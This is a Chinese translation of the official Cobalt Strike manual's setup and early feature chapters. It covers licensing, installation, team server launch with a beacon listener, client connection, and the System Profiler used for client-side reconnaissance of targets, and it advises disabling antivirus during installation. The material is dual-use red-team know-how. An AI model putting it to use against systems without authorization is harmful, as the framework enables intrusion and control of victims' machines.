Coablt strike 官方教程中文译版本

----by backlion 译

安装和设置

系统要求

Cobalt Strike 的最低系统要求

2 GHz +以上的 cpu

2 GB RAM

500MB +可用空间

在 Amazon 的 EC2 上，至少使用较高核数的 CPU（c1.medium，1.7 GB）实例主机。

支持的操作系统

以下系统支持 Cobalt Strike Team Server：

Kali Linux 2018.4 - AMD64

Ubuntu Linux 16.04,18.04 - x86_64

Cobalt Strike 客户端在以下系统上运行：

Windows 7 及更高版本


MacOS X 10.13 及以上版本

Kali Linux 2018.4 - AMD64

Ubuntu Linux 16.04,18.04 - x86_64

更新 Cobalt Strike

要充分利用 Cobalt Strike 的功能，您必须使用许可证密钥更新许可产品。试用程序中包含执行此操作的更新程序



此程序接受许可证密钥并为您获取最新的 Cobalt Strike 版本。授权的 Cobalt Strike 软件包括防病毒的逃避功能，并删除了试用程序中未授许可申明。

windows

1.进入到到 Cobalt Strike 文件夹

2.双击 **update.bat**

Linux

输入以下内容：

cd /path/to/cobaltstrike

./update

MacOS X

1.进入到 Cobalt Strike 文件夹

2.双击“ **Update Cobalt Strike.command”**

确保使用许可证密钥更新 team server 和客户端软件。Cobalt Strike 通常根据每个用户获得许可。team server 不需要单独的许可证。

如何重置许可证密钥

Cobalt Strike 的更新程序只会询问您的密钥一次。之后，它会记住你的钥匙。如果需要更改密钥，只需删除存储在主目录中的**.cobaltstrike.license** 文件即可。再次运行更新程序，Cobalt Strike 将要求您提供新密钥。

安装 Cobalt Strike

Cobalt Strike 依赖于 Oracle Java 1.8, Oracle Java 11 或 OpenJDK 11 环境。

Linux

1.为 Linux 设置推荐的 Java 环境

2.解压 cobaltstrike-trial.tgz

tar zxvf cobaltstrike-trial.tgz

MacOS X

1.为 MacOS X 设置推荐的 Java 环境

2.双击 cobaltstrike-trial.dmg 文件以安装它。

3.将 Cobalt Strike 文件夹拖到“应用程序”文件夹中。

windows

1.为 Windows 设置推荐的 Java 环境

2.在下载并安装 Cobalt Strike 之前禁用防病毒软件。

3.使用您喜欢的 zip 工具将 cobaltstrike-trial.zip 解压到您首选的安装位置。

启动 Cobalt Strike

Team Server

Cobalt Strike 分为客户端和服务器端。该服务器端被称为团队服务器，是 Beacon 有效负载的控制器，同时 Cobalt Strike 也具有社会工程学功能。团队服务器还存储 Cobalt Strike 收集的数据，并管理日志记录。

Cobalt Strike 团队服务器必须以 root 身份运行在所支持的操作系统上。要启动 Cobalt Strike 团队服务器，请使用 Cobalt Strike Linux 软件包附带的 teamserver 脚本。

./teamserver 服务器 IP 地址 密码

```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_http) on port 80
```

团队服务器有两个必要参数和两个可选参数。第一个是团队服务器的 IP 地址。Cobalt Strike 使用此值作为其默认的服务器主机。第二个是您的团队成员用于将 Cobalt Strike 客户端连接到团队服务器的密码。

第三个参数是可选的。此参数指定 Malleable C2 通信配置文件。


第四个参数也是可选的。此参数指定以 YYYY-MM-DD 为格式的结束日期。团队服务器会将此结束日期嵌入其生成的每个 Beacon 中。Beacon 有效负载将拒绝在此结束日期或之后运行。如果 Beacon 有效载荷在此结束日期或之后唤醒，它也将被运行退出。

当团队服务器启动时，它将发布团队服务器 SSL 证书的 SHA256 哈希值。您应该将此哈希值分发给您的团队成员。当您的团队成员连接时，Cobalt Strike 客户端会在向团队服务器进行身份验证之前询问是否验证此哈希。这是防止中间人攻击的重要保护。


Cobalt Strike Client


Cobalt Strike 客户端连接到团队服务器。要启动 Cobalt Strike 客户端，请使用软件包中附带的启动程序。不带任何参数。当 Cobalt Strike 客户端启动时，您将看到一个连接对话框。

Linux 下：



Windows 下：






在“host”字段中指定团队服务器的 ip 地址。团队服务器的默认端口是 50050. 很少有人更改此设置。“user”字段是团队服务器上的用户名称。将此更改为您的名称。“password”字段是团队服务器的密码。点击 **Connect** 连接到 Cobalt Strike 团队服务器。如果这是您与此团队服务器的第一次连接，Cobalt Strike 将询问您是否识别此团队服务器的 SSL 证书的 SHA256 哈希值。如果需要，请点击 OK，Cobalt Strike 客户端将连接到服务器。Cobalt Strike 还会记住这个 SHA256 哈希，以便以后方便连接。

您可以通过 **Cobalt Strike** - > **Preferences** - > **Fingerprints** 管理这些哈希值。

Cobalt Strike 会跟踪您连接的团队服务器并记住您的信息。从连接对话框的左侧选择其中一个团队服务器配置文件，以使用其信息自动填充连接对话框。您也可以通过 **Cobalt Strike - > Preferences - > Team Servers** 修改此连接。



功能参考

Application Browser

要查看受控的应用程序，请进入 **View** -> **Applications**。这将打开一个 Applications 选项卡，其中包含一个列表，显示 System Profiler 受控的所有应用程序信息。

Analyst 技巧


应用程序浏览器有很多信息可用于对目标攻击的方法。以下是如何充分利用此输出的方法：


内部 IP 地址字段是从没有危险的未知签名 Java 小程序中收集的。如果此字段显示为 unknown，则表示 Java applet 可能没有被运行。如果您在此处看到 IP 地址，则表示未签名的 Java 小程序已被执行。

Internet Explorer 将输出用户安装的基本版本信息。随着 Internet Explorer 获取到更新信息后，它的输出的版本信息不会被更改。Cobalt Strike 使用 JScript.dll 版本号来判断 Internet Explorer 的补丁等级。进入到 support.microsoft.com 并搜索 JScript.dll 的内部版本号（版本字符串中的第三个数字）以将显示其 Internet Explorer 更新版本信息。


应用程序旁边的 A *** 64** 表示它是 x64 位应用程序。

Attacks-->web Dive-by-->system profiter



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
System Profiler
The system profiler is a client-side reconaissance tool.
It finds common applications (with version numbers)
Local URI:
/
Local Host:
192.168.1.7
Local Port:
80
Redirect URL:
http://www.chinaz.com/
SSL:
Enable SSL
Use Java Applet to get information
Launch
Help
pid
Event Log X
Listeners X
Applications X
external
internal
application
version
note





Client-side Reconaissance



按 Esc 即可退出全屏模式
Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
computer
Event Log X
09/17 14:41:20 *** raffi has joined.

